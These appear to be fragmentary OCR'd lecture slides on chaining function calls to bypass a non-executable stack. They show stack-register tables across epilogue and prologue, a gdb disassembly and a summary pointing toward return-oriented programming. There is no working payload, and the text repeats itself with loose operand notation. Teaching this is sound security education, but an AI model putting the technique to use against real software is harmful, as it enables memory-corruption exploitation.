F()’s	push ebp	X+4	Y
prologue	mov esp ebp	X+4	**X+4**

skipping prologue

Chaining Function Calls with Arguments



(1) the initial state

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



```
-------------------------------------------------------
              Instructions       |   esp      ebp  (X)
-------------------------------------------------------
  foo()'s   |   mov ebp esp      |    X        X
 epilogue   |   pop ebp          |   X+4       Y  = *X
            |   ret              |   X+8       Y
-------------------------------------------------------
  F()'s     |   push ebp         |   X+4       Y
 prologue   |   mov   esp ebp    |   X+4       X+4
-------------------------------------------------------
```

skipping prologue



```
gdb-peda$ disassemble baz
Dump of assembler code for function baz:
   0x08048593 <+0>:     push   ebp
   0x08048594 <+1>:     mov    ebp,esp
   0x08048596 <+3>:     sub    esp,0x8
```

Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation
- The technique can be further generalized to Return Oriented Programming (ROP)